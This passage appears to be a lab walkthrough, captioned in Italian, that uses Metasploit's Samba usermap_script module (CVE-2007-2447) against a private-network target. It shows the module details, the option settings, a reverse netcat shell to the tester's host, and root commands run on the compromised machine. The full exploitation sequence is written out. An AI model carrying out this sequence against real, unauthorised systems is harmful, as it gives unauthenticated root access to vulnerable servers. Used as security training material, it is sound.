0 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```

Ricerca dell'exploit.

```

msf6 > info 0

Name: Samba "username map script" Command Execution
Module: exploit/multi/samba/usermap_script
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2007-05-14

Provided by:
jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  --
  => 0  Automatic

Check supported:
No

Basic options:


| Name   | Current Setting | Required | Description                                                                                                                                                                                         |
|--------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT  | 139             | yes      | The target port (TCP)                                                                                                                                                                               |



Payload information:
Space: 1024

Description:
This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands.

No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!

References:
https://nvd.nist.gov/vuln/detail/CVE-2007-2447
OSVDB (34700)
http://www.securityfocus.com/bid/23972
http://labs.iddefense.com/intelligence/vulnerabilities/display.php?id=534
http://samba.org/samba/security/CVE-2007-2447.html

View the full module info with the info -d command.

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

```

Informazioni dell'exploit.

```

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                                                                                            |
| CPORT   |                 | no       | The local client port                                                                                                                                                                               |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                                                                                                                        |
| RHOSTS  |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 139             | yes      | The target port (TCP)                                                                                                                                                                               |



Payload options (cmd/unix/reverse_netcat):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.75.100  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set lport 4455
lport => 4455
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.75.150
rhosts => 192.168.75.150
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > exploit

```

Impostazione ed esecuzione dell'exploit.

```

[*] Started reverse TCP handler on 192.168.75.100:4455
[*] Command shell session 1 opened (192.168.75.100:4455 → 192.168.75.150:44265) at 2024-04-18 05:13:46 -0400

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
sonounacartella
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:81:71:8e
          inet addr:192.168.75.150  Bcast:192.168.75.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe81:718e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:104640 errors:0 dropped:0 overruns:0 frame:0
          TX packets:98807 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8886123 (8.4 MB)  TX bytes:7067755 (6.7 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1143 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1143 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:288710 (281.9 KB)  TX bytes:288710 (281.9 KB)

```

Esecuzione dei comandi, sono indicati in blu.

Dopo essere entrati, terminiamo la sessione con Ctrl+C, e premiamo “y” e invio.

```

^C
Abort session 1? [y/N] y

[*] 192.168.75.150 - Command shell session 1 closed. Reason: User exit
msf6 exploit(multi/samba/usermap_script) >

```

Uscita dalla sessione.